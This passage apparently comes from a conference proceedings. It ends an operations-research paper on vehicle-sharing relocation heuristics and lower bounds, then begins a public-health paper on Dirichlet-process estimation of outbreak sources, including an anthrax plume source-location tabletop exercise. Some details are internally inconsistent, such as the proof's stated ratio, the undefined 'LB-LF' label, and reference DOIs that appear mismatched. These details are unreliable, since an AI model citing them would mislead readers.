Let us denote by  $U^0$  the initial cost vector and let us consider that we are provided with a current cost vector  $U$ . We derive from  $U$  a *request* vector  $Q$ , a *request* set  $Req(U) = \{r = (x, y, Q_{x,y}) \text{ such that } Q_{x,y} \neq 0\}$  and a *VSR* feasible solution  $\Gamma^*$ , whose global cost  $Global\text{-}Cost(\Gamma^*)$  may be distributed among requests  $(x, y, Q_{x,y})$  in a natural way:

- The *carrier* cost  $\alpha + \beta.L\text{-}COST(\Gamma(k))$  related to a given *carrier*  $k$  is shared between the *requests* which are served by this *carrier*, proportionally to the value  $L\text{-}COST(\Gamma(k)_{x,y}).Q_{x,y}$ , where  $\Gamma(k)_{x,y}$  is the sub-route which is induced by the restriction  $\Gamma(k)_{x,y}$  of  $\Gamma(k)$  between  $x$  and  $y$  (in case  $Q_{x,y}$  is split into sub-loads, we deal separately with those sub-loads);
- Every *request*  $r = (x, y, Q_{x,y})$  is assigned its part  $L\text{-}DIST(\Gamma(k)_{x,y}).Q_{x,y}$  of the *vehicle riding time*. It comes that  $Global\text{-}Cost(\Gamma^*)$  may be written  $Global\text{-}Cost(\Gamma^*) = \sum_{r \in Req(U)} Partial\text{-}Cost(r, \Gamma^*)$ , where  $Partial\text{-}Cost(r, \Gamma^*)$  is the part of  $Global\text{-}Cost(\Gamma^*)$  which is charged this way to request  $r$ . Then, for every request  $r = (x,y, Q_{x,y} \neq 0)$  we set  $V_{x,y} = Partial\text{-}Cost(r, \Gamma^*) / Q_{x,y}$  and update  $U$  as follows:
  - If  $Q_{x,y} \neq 0$ ,  $U_{x,y}$  is replaced by  $(U_{x,y} + V_{x,y})/2$  else  $U_{x,y}$  is unmodified;
  - When  $U = U^0$ ,  $U$  values may be very different

from  $V$  values. So we compute the mean value  $\tau$  of the ratio  $V_{x,y}/U_{x,y}$ ,  $x,y$  such that  $Q_{x,y} \neq 0$ , and replace every value  $U_{x,y}^0$  by  $\tau \cdot U_{x,y}^0$ .

A natural question comes about the quality of the *Shortest Distance strategy*. We may state:

**Shortest Cost/Distance Theorem 4:** *If  $\alpha = \delta = 0$  (carrier riding time minimization) and  $T\text{-Max} = +\infty$ , then the Shortest Cost/Distance Strategy induces an approximation ratio of  $(1+CAP)$ . This is the best possible ratio.*

**Sketch of the Proof.** We first notice that we may, since  $T\text{-Max} = +\infty$ , deal with only one *carrier*. In order to check that there is no ratio better than  $(1+CAP)$ , we build a VSR instance as follows:

- $K = 1$ ;
- $X = \{Depot\} \cup \{o_{n,c}, d_{n,c}, n = 0..N-1, c = 1..CAP - 1\}$  where  $N$  is a large number; function  $v$  is equal to 1 for  $o_{n,c}$  stations and to  $-1$  for  $d_{n,c}$  stations.
- $X$  is the node set of a graph  $G = (X, E)$  whose arc set  $E = E_1 \cup E_2 \cup E_3 \cup E_4$  comes as follows:
  - $E_1 = \{(Depot, o_{0,1}), (o_{N-1,1}, Depot)\}$ , both arcs with length equal to  $1/2$ ;
  - $E_2 = \{(o_{n,c}, o_{n,c+1}), (d_{n,c+1}, d_{n,c}), n = 0..N-1, c = 1..CAP - 1\}$ , all arcs with length  $\varepsilon$ , where  $\varepsilon$  is a small number;
  - $E_3 = \{(o_{n,CAP}, d_{n,CAP}), n = 0..N-1\} \cup \{(d_{n,1}, o_{n+1,1}), n = 0..N-2\}$ , all arcs with length 1;
  - $E_4 = \{(o_{n,c}, d_{n+c-CAP-1,c}), n = 0..N-1, c = 1..CAP\}$  addition being performed modulo  $N$ , all arcs with length  $1 - \alpha$ , where  $\alpha$  is a small number}.

Then we see that the length of a *carrier tour* is equal to  $2n \cdot (1 + (CAP-1)\varepsilon)$ . But the vector  $Q$  which derives from the *Shortest Cost/Distance Strategy Distance* strategy is provided by  $E_4$ , and the length of a related optimal *PDP* solution is equal to  $2n \cdot (1 + (CAP-1)\varepsilon) + \sum_c ((2 - \alpha + 2(c-1)\varepsilon))$ .

In order to check that  $(1+CAP)$  provides us with an approximation ratio, we denote by  $Q^{\text{Dist}}$  some vector  $Q$  which implements the *Shortest Cost/Distance Strategy*, and prove that it is possible to derive, from any VSR solution (with only 1 *carrier*)  $\Gamma$ , another feasible solution  $\Gamma^*$  consistent with the *Shortest Cost/Distance Strategy*. We do in such a way, while using matching techniques, that  $\text{Length}(\Gamma) \leq CAP \cdot \text{Length}(\Gamma^*)$ , and we conclude.  $\square$

#### B. A Vehicle Flow Based Heuristic.

We derive from the VSR flow model the following heuristic scheme:

#### Vehicle-Flow Algorithm.

Route collection  $\Gamma_{Route^*} \leftarrow Nil$ ;

While coefficients  $v(x)$ ,  $x \in X$  are not null do

  Compute an optimal solution  $(F^*, f^*)$  of the VSR-Flow model; (I1)

  Turn  $F^*$  into an Eulerian route  $\gamma$ ; (I2)

  Split  $\gamma$  into VSR feasible sub-routes

$\gamma_1, \dots, \gamma_s$  and insert them into  $\Gamma_{Route^*}$ ; (I3)

  Apply the Load-VSR flow model with feasibility oriented objective function: “Maximize  $Z_{p,s}$ ” in order to minimize residual excesses and deficits;

  Accordingly update coefficients  $v(x)$ ,  $x \in X$ ;

Apply to the resulting collection  $\Gamma_{Route^*}$  the Load-VSR flow model and derive related tour collection  $\Gamma^*$ .

We must detail some instructions inside this algorithmic scheme:

- (I1): *Handling of the VSR-Flow model*: Since VSR-Flow is difficult to handle, we use an ILP library and impose a threshold on the CPU-Time allowed for LB-Flow computation as soon as the number of stations exceeds 30.
- (I2): *Deriving an Eulerian route from  $F^*$* : Flow vector  $F^*$  defines a collection of arcs  $(x, y)$ , each of them taken  $F^*_{(x,y)}$  times, in such a way that for any node  $x$ , there exists as many arcs which enter into  $x$  as arcs which come out  $x$ . So, every connected component  $X_j$ ,  $j = 1..s$ , of the resulting graph gives rise to some Eulerian route  $\gamma_j$ . We build  $\gamma$  by starting from *Depot*, reaching the closest  $X_j$  into some node  $x_j$ , running  $\gamma_j$  until being back to  $x_j$  and then reaching the next closest  $X_j$  and so on. As a matter of fact, since there exists several ways to perform this route construction process, we do it while simulating related loading/unloading transactions and trying to maximize them.
- (I3): *Splitting the tour  $\gamma$  into feasible sub-tours*: Since  $L\text{-DIST}(\gamma)$  may exceed  $T\text{-Max}$ , we run along  $\gamma$  (starting from *Depot*), and every time we arrive to some station  $x$  such that:
  - interrupting current sub-route  $\gamma_j$  by going from  $x$  to *Depot* maintains the feasibility of  $\gamma_j$ ,
  - going to the successor  $y$  of  $x$  according to  $\gamma$  and next to *Depot* makes  $L\text{-DIST}(\gamma_j)$  exceed  $T\text{-Max}$ ,
 then we close  $\gamma_j$  by going from  $x$  to *Depot*, and start  $\gamma_{j+1}$  by going from *Depot* to  $y$  and so on.



## V. NUMERICAL EXPERIMENTS

Our purpose is to get a comparative evaluation of both the lower bounds which were described in Section III and the two heuristic scheme described in Section IV, and at testing the influence of scaling coefficients  $\alpha$ ,  $\beta$ ,  $\delta$ .


Algorithms were implemented in C, on PC AMD Opteron 2.1GHz, while using gcc 4.1 compiler. We used the CPLEX12 library for the handling of linear models.

**Instances:** No standardized benchmarks exist for generic *VSR*. So we built instances as follows:

- The station set  $X$  is randomly generated as set of  $n + 1$  points  $x_0, x_1, \dots, x_n$ , inside the  $[0,10] \times [0,10]$  sub-square of the Euclidean 2D-space ;
- $DIST$  corresponds to the Euclidean Distance;
- $COST$  corresponds either to a multiple of either the Euclidean distance or the Sum distance  $DIST-S$ :  $COST_{(x,y),(x',y')} = |x' - x| + |y' - y|$ ;
- Each station but  $Depot = x_0$  is assigned a random  $v(x)$  value chosen between -10 and 10, in such a way that the sum of demands over all stations equal to 0;
- $T-Max$  is randomly chosen between 30 and 100.

### A. Testing the Impact of Scaling Coefficients $\alpha, \beta, \delta$ .

On a given instance  $(X, v, CAP, T-Max, DIST)$ , we fix  $\alpha = 10$ , make vary  $\beta, \delta$  with  $\beta + \delta = 1$ , and compute solutions through the *Shortest Distance Strategy*. We obtain the Pareto frontier of figure 2, with  $t_s$  denoting the *carrier riding cost* and  $t_{ind}$  the *vehicle riding time*.



**Figure 2:** Pareto frontier carrier riding cost versus vehicle riding time

**Comment:** Carrier riding cost and vehicle riding time behave like antagonistic criteria.

### B. Comparing the Lower Bounds of Section III

For several groups of 10 instances each related to a given size  $n$ , we compute the mean value of:

- $LB-Flow$ : as defined in Theorem 3;
- $LB-MC$  and  $LB-UMC$  as defined in Theorem 1 and 2.

We get the following results:

TABLE 1: LOWER BOUNDS WITH  $A=10, B=1, \Delta=0$

$n$	$LB-Flow$	$LB-MC$	$LB-UMC$
20	84.8	82.3	73.6
30	96.5	84.6	77.2
40	108.4	92.2	89.7
50	135.1	117.8	112.7
60	141.5	130.1	115.2

TABLE 2: LOWER BOUNDS WITH  $A=10, B=0, \Delta=1$

$n$	$LB-Flow$	$LB-MC$	$LB-UMC$
20	182.7	176.9	160.0
30	228.2	216.2	210.0
40	235.6	218.7	205.9
50	299.9	288.3	269.7
60	297.3	270.1	261.4

**Comment:** Experiments confirm Theory (Theorem 3). We notice the quality of the lower bound  $LB-LF$ .

### C. Testing the Heuristics of Section IV

We compute, for the same groups of 10 instances as above, the average of the following *Cost* values:

- $SD$  ( $SD(50)$ ) obtained through 1 (50) replications ( $N-Rep = 1$  and  $N-Rep = 50$ ) of *Shortest Cost/Distance Strategy* initialization of *VSR-MCA*  $\Rightarrow$   $CPU-SD$  is the related CPU time (s).
- $LS(50)$ : obtained through 50 iterations ( $N = 50, N-Rep = 1$ ) of the Local Search loop of *VSR-MCA*, after initialization through  $SD \Rightarrow$   $CPU-LS$  is the related CPU time.
- $VF$ : obtained through the *Vehicle-Flow* heuristic  $\Rightarrow$   $CPU-VF$  is the related CPU time.
- $LB$  denotes here the  $LB-Flow$  lower bound of the previous experiment. For  $n = 40$  (50, 60) we force the CPLEX computation to stop after 150 s (150 s, 500 s, 1000 s)

We get:

TABLE 3: VALUES  $SD, RSD(50)$  WITH  $A=10, B=1, \Delta=0$

$n$	$LB$	$SD$	$CPU-SD$	$SD(50)$
20	84.8	99.5	0.1	94.7
30	96.5	120.5	0.3	113.6
40	108.4	152.6	0.9	166.1
50	135.1	182.3	1.4	169.0
60	141.5	200.1	1.8	178.5

TABLE 4: VALUES PI(50), VF WITH A =10, B =1, Δ =0

n	LB	LS(50)	CPU-LS	VF	CPU-VF
20	84.8	96.3	5.2	92.3	4.7
30	96.5	112.5	12.6	108.9	9.6
40	108.4	139.7	40.4	132.0	140.1
50	135.1	164.0	61.5	161.8	549.3
60	141.5	176.7	80.2	169.3	1086.0

TABLE 5: VALUES SD, RSD(50) WITH A =10, B =0, Δ =1

n	LB	SD	CPU-SD	SD(50)
20	182.7	220.0	0.1	212.1
30	228.2	273.1	0.2	264.6
40	235.6	297.5	0.6	277.7
50	299.9	372.2	1.0	346.3
60	297.3	378.4	1.4	348.9

TABLE 6: VALUES PI(50), VF WITH A =10 ,B =0, Δ =1

n	LB	LS(50)	CPU-LS	VF	CPU-VF
20	182.7	217.6	4.1	205.6	5.8
30	228.2	270.9	8.3	255.7	10.2
40	235.6	288.7	31.6	264.6	187.1
50	299.9	364.7	50.7	335.9	561.0
60	297.3	369.8	61.8	340.8	1098.4

**Comment :** The improvement margin induced by the *VSR-MCA* local loop is not very high, especially when the focus is on the *vehicle riding time*. A consequence is that performing random diversification according to the *Randomized Shortest Cost/Distance Strategy* is most often more efficient. Both require small computational time. Conversely, the *Vehicle Flow* oriented algorithm provides better results but equires higher computation times. At the end, the gap which remains between the *LB* value and the values which are produced by our heuristics suggests that our lower bound probably misses the optimal value of our *VSR* problem by about 8 %.

## II. CONCLUSION

We mainly dealt here with a *Vehicle Sharing Relocation* problem, related to the operational management of *Vehicle Sharing* systems, and which we handled according to an approach which puts the focus on the way transported object (*vehicles*) move from *excess stations* to *deficit* ones. Still, many open problems remain, related to the design of exact algorithms, to the way allowing *carriers* to exchange *vehicles* may eventually improve the quality of the solutions, and also, if we refer to practical context, to the way algorithms which have been designed for static model may be adapted in order to fit with *on line* contexts. Future research will be carried on in order to address these issues.

## REFERENCES

- [1] C. Archetti, M. Speranza: *The split delivery vehicle routing problem, a survey*; in The vehicle routing problem: latest advances and new challenges; p 103-122, Springer U.S, (2008). DOI: 10.1111/j.1475-3995.2011.00811.x
- [2] S. Anily, M. Gendreau, G. Laporte: *Uncapacitated swapping problem on line and circle*; Networks 58, p 83-94, (2011). DOI: 10.1016/j.dam.2012.07.002
- [3] B. Bernay, S. Deleplanque, A. Quilliot: Routing in Dynamic Networks: Grasp Versus Genetics, 7 th WCO Workshop, FEDCSIS Conf, Warwsaw, p 487, 492, (2014), DOI: http://dx.doi.org/10.15439/978-83-60810-58-3
- [4] J. Aronson: A survey on dynamic network flows; Annals of O.R, 20, p 1-66, (1989). DOI: 10.1007/BF02216922
- [5] M. Barth, M. Todd: *Simulation model analysis of a multiple station shared vehicle system*. Transp. Res. C, 7(4): 237–259, (1999), DOI: 10.1016/S0968-090X(99)00021-2
- [6] M. and P. Benchimol, B. Chappert, A. De la Taille, F. Laroche, F. Meunier, L. Robinet : *Balancing the stations of a self service bike systems*, RAIRO-RO 45, p 37-61, (2011). DOI: http://dx.doi.org/10.1051/ro/2011102
- [7] C. Bordenave, M. Gendreau, G. Laporte: *A branch and cut algorithm for the preemptive swapping problem*; Networks 59, 4, p 387-399, (2012). DOI: 10.1002/net.20447
- [8] B. Boyaci, K. Zografos, N. Geroliminis: *An optimization framework for the development of efficient one-way car-sharing systems*. EJOR, 240(3):718–733, (2015), DOI: 10.1016/j.ejor.2014.07.020
- [9] A. Carlier, A. Munier-Kordon, W. Klaudel: *Mathematical model for the study of relocation strategies in one-way carsharing systems*. Transp. Res. Procedia, 10:374–383, (2015). DOI: 10.1016/j.trpro.2015.09.087
- [10] D. Chemla, F. Meunier, R. Wolfler Calvo: *Bike sharing systems: solving the static rebalancing problem*; Discrete Optimization 10 (2), p 120-146, (2013). doi:10.1016/j.disopt.2012.11.005
- [11] C. Contardo, C. Morency, L. M. Rousseau: *Balancing a dynamic public bike-sharing system*; Rapport CIRRELT, Univ. MONTREAL (2012).
- [12] J. F. Cordeau, G. Laporte: *A Tabu search heuristic algorithm for the static multi-vehicle Dial and Ride Problem*; Transportation Research B 37, p 579-594, (2003), doi.org/10.1016/S0191-2615(02)00045-0
- [13] D. Gavalas, C. Konstantopoulos, G. Pantziou: *Design and management of vehicle sharing systems: a survey of algorithmic approaches*; ArXiv e-prints, arxiv.org/pdf/1510.01158, Oct. 2015. arXiv:1510.01158v1
- [14] G. H. Kek, R. L. Cheu, Q. Meng, C. Ha Fung: *A decision support system for vehicle relocation operations in carsharing systems*; Transportation Research E: Logistics and Transportation Review 45 (1), p 149-158, (2009). doi:10.1016/j.tre.2014.01.007
- [15] H. Hernandez Perez, J. Salazar Gonzalez: *Heuristics for the one commodity pick up and delivery traveling salesman problem*; Transportation Sciences 38, p 244-255, (2004), doi>10.1287/trsc.1030.0086
- [16] J. Lee, G. L. Park: *Design of a team based relocation scheme in electric vehicle sharing systems*; Proc. Int. Conf. Computat. Sci. and Applications 7973, p 368-377, (2013).
- [17] M. Nourinedjad, M. J. Roorda: *A dynamic carsharing decision support system*, Transportation Research E, 66, p 36-50, (2014). doi:10.1016/j.tre.2014.03.003
- [18] M. Rainer-Harbach, P. Papazack, B. Hu, G. Raidl: *Balancing bicycle sharing systems: a variable neighbourhood search approach*, Journal of Global optimization, 63-3, p 597-629 (2015)
- [19] T. Raviv, M. Tzur, I. Forma: *Static repositioning in a bike sharing system: models and solution approaches*; EURO Journal on Transportation and Logistics 2 (3), p 187-229, (2013).DOI A0.1007/a13676-012-0017-6.

# Catching clouds: Simultaneous optimization of the parameters of biological agent plumes using Dirichlet processes to best estimate infection source location

James Thompson, Thomas Finnie, Ian Hall

Public Health England

Porton Down

Salisbury, SP4 0JG

United Kingdom

Email: thomas.finnie@phe.gov.uk

Nina Dobrinkova

Institute of Information and Communication Technologies

Bulgarian Academy of Sciences

acad. Georgi Bonchev bl. 2

Bulgaria

Email: ninabox2002@gmail.com

This work has been funded by: the EC Research Executive Agency 7th Framework Programme, (SEC-2013.4.1-4) under grant number FP7-SEC-2013-608078-IMproving Preparedness and Response of HEalth Services in major criseS (IMPRESS), the UK NIH Health Protection Research Unit in Emergency Preparedness and Response and by grant 02/20 awarded from the Bulgarian National Science Fund.

**Abstract**—We describe a stochastic method using Dirichlet processes to derive mixture models that allow the numerical description of outbreaks of diseases with multiple sources. We show that existing disease models may be extended using this method and how this may be used in a practical context to support the simulated response to a mass casualty public health emergency.

**Index terms** epidemiology, stochastic processes, clustering, mixture models, Chinese restaurant process, non-parametric fitting.

## I. INTRODUCTION

MODERN epidemiological practice during the investigation of the outbreak of a disease often involves the construction of mathematical or computation models. Frequently, these models are used to answer operational questions such as forecasting where further cases are likely to occur, what the total number of casualties are likely to be, and perhaps even where the likely source of the disease may be found. To be of greatest value such estimates need to be made from a small number of cases early in the course of the outbreak so that public health officials may prioritize resources.

Many of these epidemiological models use the approach of representing the outbreak as a *probability density function* [1]–[3]. As such, samples taken from this function should produce a similar spread of cases as the real outbreak. These probability density functions are usually parametrized by a fixed and finite number of parameters *e.g.* spatio-temporal location, climatic conditions, transmission rates, *etc.* [3]. The values of these parameters are manipulated until a set is found which maximises the likelihood of the probability density function. This

optimisation process is a well known problem in mathematics and computer science with a huge literature. Major reviews may be found in [4]–[6] and also see Fletcher [7] for a partial overview and introduction of current theory and techniques.

Diseases however may not be limited to a single source or event. Examples where there may be multiple clusters within an outbreak could include:

- A legionella outbreak where multiple cooling towers or air conditioning units are responsible for the cases.
- A shipment of infected food distributed to a large number of restaurants, schools, canteens *etc.* over a region.
- A terrorist incident involving multiple covert releases of a pathogen in a short period of time.

Where there are multiple sources, the scenario can be thought of as several simultaneous, independent outbreaks in space and time. Since we do not know *a priori* how many sources there are, the process of determining the parameter values becomes substantially more difficult. The problem now requires a solution related to cluster analysis for which there are many well-known algorithms such as *k-means clustering* [8], [9], *principal component analysis* [10]–[12] and *hierarchical cluster analysis* [13] which have been applied to problems within the field of epidemiology [14]–[17].

Applying such clustering algorithms directly to a multi-outbreak situation is complicated, especially as it may not be clear many sources of exposure there are and consequently what the ‘correct’ number of clusters should be. In this paper we show how multiple solutions for the value of parameters in the base model can be considered as a *mixture model*, *i.e.* a weighted sum of several probability density functions each with different parameter values. We show how such a mixture model may be calculated by applying a *Dirichlet process* and extend a single source disease plume model using Dirichlet processes to encompass multiple sources to provide a concrete example of this method in action during a table top exercise.

## II. MIXTURE DISTRIBUTIONS

### A. Finite mixture models

In this paper we denote probability density functions by  $F$  (or  $F_*$ ) and probability mass functions by  $H$  (or  $H_*$ ).

Given a finite collection of probability density functions, a *finite mixture distribution* is the probability density function for a random variable derived by first randomly selecting one of the probability density functions and then drawing a sample from that probability density function.

Formally, let  $F_1, F_2, \dots, F_n$  be probability density functions with the same domain and  $w_1, w_2, \dots, w_n$ , be positive real numbers (weights) such that  $w_1 + w_2 + \dots + w_n = 1$ .

Then the probability density function for the derived mixture distribution is given by:

$$F(x) = \sum_{i=1}^n w_i F_i(x).$$

To sample from this distribution we first choose a distribution  $F_k$  with probability  $\mathbf{P}(k = i) = w_i$ , then we draw from  $F_k$ .

From an epidemiology perspective, we can think of each pair  $(F_i, w_i)$  as distinct clusters and the probability that a case belongs to that cluster. Here we take all the probability density functions to be the same (*e.g.* all lognormal distributions), but this is not necessary.

### B. Infinite mixture models

The mixture model can be extended in a natural way to an *infinite mixture distribution*. Infinite mixtures often have much nicer theoretical properties than finite mixtures and in the next section we describe a natural relationship between infinite mixtures and Dirichlet processes. In particular, infinite mixtures models are often used as they allow us to “*by-pass the need to determine the “correct” number of components in a finite mixture model, a task fraught with technical difficulties*” [18].

An infinite mixture distribution is defined to be:

$$F(x) = \sum_{i=1}^{\infty} w_i F_i(x),$$

note that we still require that

$$\sum_{i=1}^{\infty} w_i = 1.$$

As before, we sample from this distribution by first choosing a distribution  $F_k$  with probability  $\mathbf{P}(k = i) = w_i$ , then sampling from  $F_k$ . In practice it is computationally impossible to construct an infinite mixture model, instead we approximate them with finite mixtures for some very large  $n$ .

## III. DIRICHLET PROCESSES

### A. A formal definition of a Dirichlet process

A *stochastic process* is a distribution over a function space. Each sample path from the stochastic process is a function drawn from the distribution. *Dirichlet processes* are a class of stochastic process where the sample path is a probability

distribution with special properties. Less formally, a Dirichlet process is a distribution over distributions, and draws from a Dirichlet process are random probability mass functions.

Dirichlet processes can be thought of as an infinite dimensional generalization of the Dirichlet distribution. Recall (from [19]) that the Dirichlet distribution  $\mathbf{Dir}(\alpha)$  is a continuous multivariate probability density function parametrized by  $K$ , the number of dimensions and a vector of  $K$  positive reals  $\alpha = (\alpha_1, \dots, \alpha_K)$ , the *concentration parameters*.

Let  $F$  (the *base distribution*) be a probability density function with support  $\mathcal{S}$ , and  $\alpha$  (the *concentration parameter*) be a positive real number. We denote the Dirichlet process by  $\mathbf{DP}(F, \alpha)$ .  $F$  is the expected value of the Dirichlet process and draws from  $\mathbf{DP}(F, \alpha)$  are ‘around’  $F$  (in the same way that draws from a normal distribution are around the mean). It is impossible to describe  $\mathbf{DP}(F, \alpha)$  itself or any probability mass function  $H$  drawn from  $\mathbf{DP}(F, \alpha)$ , both would require an infinite amount of information. However there are properties of  $\mathbf{DP}(F, \alpha)$  and  $H \sim \mathbf{DP}(F, \alpha)$  that can be precisely stated.

Let  $\{S_i\}_{i=1}^n$  be a measurable finite partition of  $\mathcal{S}$  and  $H$  be a random probability mass function distributed according to  $\mathbf{DP}(F, \alpha)$  (remember that  $\mathbf{DP}(F, \alpha)$  is a ‘distribution of distributions’). Then the random vector

$$(H(A_1), \dots, H(A_K)) \quad (1)$$

is distributed according to the multivariate distribution

$$\mathbf{Dir}(\alpha F(A_1), \dots, \alpha F(A_K)). \quad (2)$$

Note that we have made no assumptions on the base probability density function  $F$ , in particular we have not assumed that it is parametrized, or even finitely parametrizable.

The concentration parameter  $\alpha$  controls the ‘discreteness’ of the distributions drawn from  $\mathbf{DP}(F, \alpha)$ . As  $\alpha \rightarrow 0$  the drawn distribution becomes more concentrated at a single value and at the limit the distribution is a Dirac delta function. As  $\alpha \rightarrow \infty$  the drawn distribution becomes ‘more continuous’, and in the limit, the distributions are continuous *i.e.* they are probability density functions. Note that for finite  $\alpha$  any distribution drawn from  $\mathbf{DP}(F, \alpha)$  will *almost surely* be a probability mass function.

We cannot draw a distribution  $H$  explicitly from  $\mathbf{DP}(F, \alpha)$ . Instead we use a method that allows us to draw a large number of observations  $X_1, X_2, \dots$  from  $H$  without ever describing  $H$  concretely.

Given  $F$  and  $\alpha$  as above, we sample  $X_1, X_2, \dots$  from  $H$  as follows:

- 1) Sample  $X_1$  from  $F$ .
- 2) For  $n > 1$ :
  - a) With probability  $\frac{\alpha}{\alpha + n - 1}$  draw  $X_n$  from  $F$ .
  - b) With probability  $\frac{n_i}{\alpha + n - 1}$  set  $X_n = X_i$ , where  $n_i$  is the number of  $X_j$ ,  $j < n$  such that  $X_j = X_i$ .

It can be shown rigorously, using *de Finetti’s theorem*, that this process is the same as drawing a probability mass function from  $\mathbf{DP}(F, \alpha)$ , then sampling  $X_1, X_2, \dots$  from  $H$  (see, for

example, Aldous [20]). This construction is often called the *Chinese restaurant process*.

#### B. From mixture models to Dirichlet processes

Our assumption was that complex multi-source disease outbreaks can be approximated by samples from *finite* mixture models, a weighted sum of finitely many parametrized distributions. Our goal is to find the parameters and the weights based on a small number of observations.

**Example** Consider a mixture model where the probability density function  $F$  is given by a sum of three 1-dimensional Gaussians with means and standard deviations  $\mu_1, \mu_2, \mu_3$  and  $\sigma_1, \sigma_2, \sigma_3$  respectively. As  $\mu_i$  are real numbers and  $\sigma_i$  are positive real numbers, the parameter space for  $F$  is  $(\mathbb{R} \times \mathbb{R}_{>0})^3$  and the probability mass function is:

$$H(x) = \begin{cases} w_1, & \text{if } x = (\mu_1, \sigma_1); \\ w_2, & \text{if } x = (\mu_2, \sigma_2); \\ w_3, & \text{if } x = (\mu_3, \sigma_3); \\ 0, & \text{otherwise.} \end{cases} \quad (3)$$

Given no information about  $F$  except for a small number of values sampled from it, we seek to recover  $H$ . However it is not possible to do this directly. In the next section we describe a method for approximating  $H$  using Dirichlet processes.

#### IV. GIBBS SAMPLING IN A MONTE CARLO MARKOV CHAIN

The approach used here is that of a modified Gibbs sampling algorithm on a Monte Carlo Markov chain (MCMC) and follows from algorithm 5 as described by Neal [18]. This method is specifically for use when we believe the unknown probability density function is a mixture model where all the components are from the same family of parameterized probability density functions.

Our hypothesis is that there exists a mixture distribution that explains the data. Since there is a bijection between mixture models and probability mass functions on the parameter space, we use Dirichlet processes to find the probability mass function corresponding to the ‘best’ mixture model.

Let  $y_1, \dots, y_n$  be our data and  $F_\theta$  a distribution parameterized by  $\theta$  and let  $G_0$  be a base distribution on the parameter space  $\Theta$ . Then our hypothesis can be restated as the data  $y_i$  are distributed identically to samples from the mixture distribution

$$F(y) = \sum_{i=1}^{\infty} w_i F_{\theta_i}(y).$$

The goal is to find the mixture, *i.e.* the pairs  $(w_i, \theta_i)$ , that best explain the data. This is equivalent to finding a probability mass function  $H$  over  $\Theta$ .

The likelihood function is defined to be  $\mathbf{F}(y_i, \theta) = F_\theta(y_i)$ . We initialize the Markov chain by randomly sampling  $n$  times from  $G_0$ , *i.e.* we draw  $n$  sets of parameters  $\{\theta_i\}_{i=1}^n$  from  $\Theta$  parameter space.

We repeatedly sample from the MCMC as follows:

- 1) For each data point  $y_i$ ,  $i = 1, \dots, n$ , update  $\theta_i$ . First generate a candidate  $\theta_i^*$  as follows:

- a) With probability  $\frac{\alpha}{\alpha+n-1}$ , use  $\theta_i^*$  from  $G_0$ .
- b) With probability  $\frac{n_i}{\alpha+n-1}$  set  $\theta_i^* = \theta_j$ , where  $i \neq j$ .

The acceptance probability is

$$\theta a(\theta_i^*, \theta_i) = \min \left\{ 1, \frac{\mathbf{F}(y_i, \theta_i^*)}{\mathbf{F}(y_i, \theta_i)} \right\}.$$

With probability  $\theta a(\theta_i^*, \theta_i)$ , set  $\theta_i$  to be equal to  $\theta_i^*$ , otherwise leave  $\theta_i$  unchanged. Repeat this step ‘several times’ (to ensure thorough mixing and thinning).

- 2) Update each distinct  $\theta_i$  by drawing a new value from  $\theta_i|y_i$ .

After sampling from the MCMC chain a large number of times, normalize to get a probability mass function  $H$  over  $\Theta$ . We then map this to a finite mixture model  $F$ . The probability mass function  $H$ , and consequently the mixture model, arising from this process is very likely to have a large number of components. This reflects the uncertainty arising from the small number of cases and the limitation of the models. The resulting probability mass function  $H$  is likely to have many thousands of components depending of the length of the chain. If the MCMC has converged we would expect the components of  $H$  to be grouped around the components of the ‘true’ mixture model where the ‘true’ mixture model is likely to consist of a small number of components, reflecting the small number of sources.

Since each state of the MCMC is an assignment of a set of parameters to each observed data point, we can take a ‘vertical slice’ through the MCMC chain. That is, we can isolate individual data points or subsets of data points and produce probability mass functions for data points of particular interest. This could also allow the additional weighting for specific data points. *e.g.* in an epidemiological context, we may be unsure about the diagnosis of some patients, while being sure about others. We could use this information to weight the more certain cases more heavily.

#### V. EXAMPLE OF USE

This optimization method was developed to extend existing disease models to respond to the challenge of multiple source disease outbreaks. To ensure greatest utility of this method in genuine emergency situations the Dirichlet process optimizer was implemented as part of a wider suite of large-scale emergency response tools constructed as part of the IMPRESS system [21]. The IMPRESS system’s components cover the range of emergency response disciplines from field triage through to strategic oversight of a broad scale biological incident. These capabilities are designed to strengthen coordination between response organizations and emergency medical services, including requests for international support.

Here the method was applied to an implementation of the Anthrax infection model presented in Legrand’s 2009 paper [3]. The model describes a covert, aerosolized release of Anthrax in a populated area. The model parameters to be optimized are: the location of the release, the time of the release, the amount of Anthrax released, and parameters related to wind speed and wind direction at the time of release.






Fig. 1. A simulated example of the plume output from SorLoc. Input case locations are marked as triangles with output plume density shaded.

The optimizer combined with the disease model forms the SorLoc (source location) module.

The SorLoc module was tested and validated in the last phase of the IMPRESS project life cycle as part of a wider Greek-Bulgarian table top exercise. The Table Top Exercise was held in Sofia, Bulgaria on 16<sup>th</sup> March 2017. The exercise was operated by Greek and Bulgarian actors drawn from public services and hospitals across the two countries.

The exercise was based on a scenario where a combination of heavy rainfall and a strong earthquake had struck Southern Bulgaria. As a result, extensive damage was caused to buildings and infrastructure along with a landslide which damaged the road beside the Struma(BG)/Strimon(GR) River causing the river to overflow and flood part of the E79 Highway. These incidents were coupled with multiple car accidents caused by rockfalls along this segment of the E79 near the Greek-Bulgarian border. This situation generated many fatalities and injuries requiring immediate response, pre-hospital medical intervention and transportation of casualties to nearby hospitals. Victims' transportation via the collapsed E79 connecting the southern part of Bulgaria with the rest of the country caused the Bulgarian authorities to request international medical assistance, activating the standard procedures via the European Emergency Response Centre (EERC) in Brussels.

